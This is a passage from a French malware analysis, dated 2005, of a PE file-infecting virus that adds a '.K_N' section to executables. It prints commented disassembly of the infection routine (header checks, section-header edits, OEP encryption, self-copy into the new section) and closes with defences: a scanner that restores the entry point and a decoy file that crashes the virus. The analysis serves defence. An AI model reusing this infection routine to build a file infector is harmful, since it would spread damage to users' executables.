Ce test consiste seulement à vérifier s'il existe déjà une section dont le nom est ".K_N". Avant de faire ce test, le virus vérifie quelques éléments comme la taille, la présence de "MZ" et "PE" .

```
        call    sub_401411              ; <-------- D'abord, Ouvrir et mapper le fichier en mémoire
        or      eax, eax
        jz      locret_4013B7
        or      ebx, ebx
        jz      locret_4013B7
        or      ecx, ecx
        jz      locret_4013B7
        mov     [ebp+var_1F8], eax
        mov     [ebp+var_1FC], ebx
        mov     [ebp+var_200], ecx
```

```
            push    [ebp+var_200]
            call    sub_4013D6                      ; <-------- Teste le fichier ( présence de "MZ" et "PE" )
            cmp     eax, 1
            jnz     locret_4013B7
            push    4
            push    1000h
            push    1000h
            push    0
            push    0
            push    9CE0D4Ah
            call    sub_4016F9
            call    eax                     ; <---------- VirtualAlloc pour stocker des infos sur la section à ajouter
            mov     [ebp+var_204], eax
            lea     eax, [ebp+var_1F4]
            push    eax
            push    [ebp+var_204]
            push    [ebp+var_200]
            call    sub_40153A              ; <---------- Ajoute une section s'il n'y a pas de section ".K_N"
            cmp     eax, 2
            jz      loc_4013BB              ; <---------- Saut si le fichier est déjà contaminé
```

```
 sub_40153A     proc near               ; CODE XREF: sub_40124A+BF#p

var_C           = dword ptr -0Ch
var_8           = dword ptr -8
var_4           = dword ptr -4
arg_0           = dword ptr  8
arg_4           = dword ptr  0Ch
arg_8           = dword ptr  10h

            push    ebp
            mov     ebp, esp
            add     esp, 0FFFFFFF4h
            mov     edi, [ebp+arg_4]
            mov     esi, [ebp+arg_0]
            add     esi, [esi+3Ch]
            mov     eax, [esi+3Ch]
            mov     [edi], eax
            mov     eax, [esi+38h]                  ; <------------ Récupère le section alignment
            mov     [edi+4], eax
            mov     eax, [esi+28h]                  ; <------------ Récupère l'OEP
            mov     [edi+14h], eax
            mov     eax, [esi+34h]                  ; <------------ Récupère l'ImageBase
            mov     [edi+18h], eax
            inc     word ptr [esi+6]                ; <------------ Incrémente le nombre de sections
            add     esi, 0F8h
            mov     dword ptr [esi+24h], 0E0000020h ; <------------ Modifie les caractéristiques de la 1ère section.
            push    esi
            mov     eax, [esi]
            jmp     short loc_401586
; ---------------------------------------------------------------------------

loc_401576:                     ; CODE XREF: sub_40153A+4F#j
            cmp     eax, 4E5F4B2Eh              ; <-------- nom de section = .K_N  ?
            jz      loc_4016E5                  ; <-------- Saute s'il existe déjà une section .K_N
```

```
            add     esi, 28h
            mov     eax, [esi]

loc_401586:                         ; CODE XREF: sub_40153A+3A#j
            cmp     byte ptr [esi], 0
            jnz     short loc_401576
            pop     esi
            jmp     short loc_401591
```

Néanmoins, je relève une maladresse dans la gestion de ce test : Le virus commence à modifier les paramètres du fichier avant même de faire ce test !!! Comme si ce test avait été ajouté après avoir codé le virus... :)

● 2.5 Modifie le section Header

Le virus ajoute une section dans laquelle il copiera le virus. Cette section est appelée ".K_N". Il ne s'agit ici qu'un jeu d'offsets.

● 2.6 Ajoute le virus dans la nouvelle section.

Pour finir, le virus se copie dans la dernière section.

```
            call    sub_401411                  ; <---------- Re-ouvrir le fichier et le re-mapper en mémoire
            or      eax, eax
            jz      short locret_4013B7
            or      ebx, ebx
            jz      short locret_4013B7
            or      ecx, ecx
            jz      short locret_4013B7
            mov     [ebp+var_1F8], eax
            mov     [ebp+var_1FC], ebx
            mov     [ebp+var_200], ecx
            mov     edi, [ebp+var_200]
            mov     esi, [ebp+var_204]
            add     edi, [esi+10h]
            mov     eax, [esi+14h]
            add     eax, [esi+18h]
            bswap   eax
            ror     eax, 0Ah
            mov     [edi], eax                  ; <---------- Crypter l'OEP et le stocker en 401000h
            add     edi, 4
            push    edi
            mov     ecx, 884h
            mov     esi, offset start
            rep movsb                           ; <---------- Copie le virus dans la section ajoutée
            pop     edi
            push    8000h
            push    0
            push    [ebp+var_204]
            push    0
            push    0CD53F5DDh
            call    sub_4016F9
```

```
call    eax                             ; <------------- VirtualFree
push    [ebp+var_1FC]
push    [ebp+var_200]
push    [ebp+var_1F8]
call    sub_4014D7      ; <------------- Sauver les modifications (CreateFileA - SetFilePointer - WriteFile )
```

3 . Méthodes de détection et de lutte

● 3.1 Scanner le disque dur C: à la recherche des sections .K_N

On peut coder un simple exécutable qui scanne le disque en rippant la procédure de scan du virus . Il suffit de laisser le virus détecter les fichiers qui comportent déjà une section .K_N et d'effectuer les taches suivantes :

1) Ajout d'une section (nopper cette procédure)
2) Décrypter l'OEP et le patcher dans le header si .K_N est détecté.

Ceci suffit largement pour mettre en échec le virus. Il n'est pas forcément utile de supprimer la section .K_N à partir du moment où l'OEP est restitué.

● 3.2 Placer un fichier leurre pour faire échouer le virus

Les tests effectués par le virus sur les exe ne sont pas suffisants. Le virus ne fait que ceci :

1) Teste si l'extension est .exe
2) Teste la taille du fichier (GetFileSize) : doit être supérieur à 1000h
3) Teste la présence de "MZ" et "PE"

Malheureusement, le virus ne teste pas si les offsets des sections sont valides. Or, si l'on crée un fichier bidon, avec une taille de 1000h, comportant la string "MZ" au début du prog, la string "PE" presque à la fin du prog, le virus va crasher en tentant d'atteindre les données du section header car il va sortir de l'espace mémoire alloué pour le fichier. J'ai joint un tel fichier appelé ***crash_virus.exe*** . Il suffit de le placer dans la racine de C: et le virus va crasher systématiqument sur cet "exe". Il contaminera peut-être quelques fichiers avant mais quoiqu'il arrive, il n'ira jamais au delà de celui-ci.

```
sub_40153A      proc near               ; CODE XREF: sub_40124A+BF#p

var_C           = dword ptr -0Ch
var_8           = dword ptr -8
```

```
var_4          = dword ptr -4
arg_0          = dword ptr  8
arg_4          = dword ptr  0Ch
arg_8          = dword ptr  10h

               push    ebp
               mov     ebp, esp
               add     esp, 0FFFFFFF4h
               mov     edi, [ebp+arg_4]
               mov     esi, [ebp+arg_0]
               add     esi, [esi+3Ch]
               mov     eax, [esi+3Ch]                  ; <---------- Le virus va crasher ici pour access violation
```

Vendredi 11 mars 2005 – BeatriX